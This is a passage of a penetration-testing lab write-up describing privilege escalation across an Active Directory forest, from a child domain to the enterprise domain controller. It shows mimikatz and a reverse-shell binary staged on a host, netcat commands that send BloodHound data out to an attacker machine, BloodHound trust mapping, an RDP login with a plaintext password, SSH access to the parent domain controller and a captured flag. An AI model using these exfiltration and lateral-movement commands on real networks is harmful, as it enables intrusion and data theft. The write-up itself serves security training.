
```
 Volume in drive C is Windows
 Volume Serial Number is 0042-F795

 Directory of c:\Windows\Temp\escalation

11/21/2021  03:57 AM    <DIR>          .
11/21/2021  03:57 AM    <DIR>          ..
11/21/2021  03:57 AM             9,087 20211121035701_BloodHound.zip
11/21/2021  03:16 AM         1,354,656 mimikatz.exe
11/21/2021  03:21 AM             7,168 revshell.exe
11/21/2021  03:55 AM           833,024 sharphound.exe
11/21/2021  03:57 AM             9,656 ZDlmNWFiZjctMGNjYi00YzZhLThjZTItYzc0YWYyOTU1ZDMz.bin
               5 File(s)      2,213,591 bytes
               2 Dir(s)  52,103,081,984 bytes free
```


```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ nc -nvlp 1619 > enterprise_intel.zip
listening on [any] 1619 ...
```


```
start /b nc.exe -nv 192.168.22.2 1619 < 20211121035701_BloodHound.zip
start /b nc.exe -nv 192.168.22.2 1619 < 20211121035701_BloodHound.zip

c:\Windows\Temp\escalation>
```

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ ls -l
total 12164
-rw-r--r-- 1 abdullah abdullah    8358 Nov 20 18:08 ADlabprofile.ovpn
-rw-r--r-- 1 abdullah abdullah    9087 Nov 20 22:02 enterprise_intel.zip
-rw-r--r-- 1 abdullah abdullah       0 Nov 20 22:01 ent_intel.zip
-rw-r--r-- 1 abdullah abdullah    7490 Oct 12 20:18 Eula.txt
-rw-r--r-- 1 abdullah abdullah      33 Nov 20 20:56 hash
-rw-r--r-- 1 abdullah abdullah       0 Nov 20 20:14 hashes.txt
drwxr-xr-x 3 abdullah abdullah    4096 Nov 20 18:41 http-bruteforcer
-rw-r--r-- 1 abdullah abdullah    8906 Nov 20 19:30 ingestor_intel.zip
```


After successful exfiltration, I cleared the Bloodhound database and imported the new domain intelligence. This is shown below.





Node Info
Analysis
Upload Data
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
bloodhound
Other Locations
abdullah
Desktop
boxes
playground
mwr_corp
Name
Size
Type
Modified
http-bruteforcer 18:41
scans 18:22
ADlabprofile.ovpn 8.4 kB Text 18:08
enterprise_intel.zip 9.1 kB Archive 22:02
ent_intel.zip 0 bytes Text 22:01
Eula.txt 7.5 kB Text 12 Oct
hash 33 bytes Text 20:56
hashes.txt 0 bytes Text 20:14
ingestor_intel.zip 8.9 kB Archive 19:30
psfile.exe 149.7 kB Program 28 Jun 2016
psfile64.exe 168.6 kB Program 28 Jun 2016
PsGetsid.exe 297.1 kB Program 23 Jan 2018
PsGetsid64.exe 329.9 kB Program 23 Jan 2018
PsInfo.exe 313.5 kB Program 5 Jul 2016
PsInfo64.exe 351.9 kB Program 5 Jul 2016
pskill.exe 284.3 kB Program 28 Jun 2016
pskill64.exe 318.6 kB Program 28 Jun 2016
Cancel
Open


Upload Progress
20211121035701_groups.json
Upload Complete 100%
20211121035701_users.json
Upload Complete 100%
20211121035701_gpos.json
Upload Complete 100%
Clear Finished

Keeping in mind that becoming Enterprise Administrator was my goal, I instructed Bloodhound to map the trust that existed between uk.mwr.com and mwr.com. The query and its result are displayed.




The new map indicated a bi-directional trust meaning that Domain Admins on the UK domain might have privileges on the MWR enterprise. I decided to test the extent of this privilege, but first, I had to find where the enterprise domain controller was located. To accomplish this, I established an RDP session to the uk.mwr.com domain controller and queried its DNS service.

My thinking was that if dc2-2012.uk.mwr.com is a child domain controller in the forest, then its default DNS server would have to be dc1-2012.mwr.com (the parent domain controller). The establishment of the RDP session as well as the DNS queries and responses are shown below.

```
┌──(abdullah㉿study-kali)-[~]
└─$ xfreerdp /u:hacker /p:'H4cK#r12345' /v:192.168.22.101
[21:42:34:300] [27177:27178] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_e
[21:42:34:300] [27177:27178] [INFO][com.freerdp.client.common.cmdline] - loading channelEx
[21:42:34:301] [27177:27178] [INFO][com.freerdp.client.common.cmdline] - loading channelEx
[21:42:34:301] [27177:27178] [INFO][com.freerdp.client.common.cmdline] - loading channelEx
```



```
Administrator: Command Prompt - nslookup

C:\Users\hacker>nslookup
DNS request timed out.
    timeout was 2 seconds.
Default Server:  UnKnown
Address:  192.168.22.100

> server 127.0.0.1
Default Server:  localhost
Address:  127.0.0.1

> dc1-2012.mwr.com
Server:  localhost
Address:  127.0.0.1

Non-authoritative answer:
Name:    dc1-2012.mwr.com
Address:  192.168.22.100

>
```

The DNS service exposed the IP address of the enterprise domain controller as 192.168.22.100. After scanning that IP address, I found SSH to be open, so I decided to test my privileges there. I attempted to login with the new user I had created and made a Domain Admin in the child domain (uk.mwr.com). My results are shown below.

```
Scanned at 2021-11-20 22:37:33 CST for 271s
Not shown: 982 filtered ports
Reason: 982 no-responses
PORT      STATE SERVICE            REASON  VERSION
22/tcp    open  ssh                syn-ack OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 6f:b4:44:da:96:20:97:54:e8:1a:9e:61:96:8f:da:95 (RSA)
```

```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/mwr_corp]
└─$ ssh hacker@dc1-2012.mwr.com
hacker@dc1-2012.mwr.com's password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

uk\hacker@DC1-2012 C:\Users\hacker>whoami && ipconfig | findstr v4 && hostname
uk\hacker
   IPv4 Address. . . . . . . . . . . : 192.168.22.100
dc1-2012

uk\hacker@DC1-2012 C:\Users\hacker>type c:\flag.txt
huddle-pretzel

uk\hacker@DC1-2012 C:\Users\hacker>
```

## Step: 7 – Clean up

After compromising the entire network, it was critical to delete all foreign artifacts and leave the network just as I had originally found it. With the access I had to the domain controller, I reopened shells on all the machines I had touched and removed the 'escalation' folders that I created to store my tools and other necessary files. I also deleted the 'Hacker' user from the network entirely.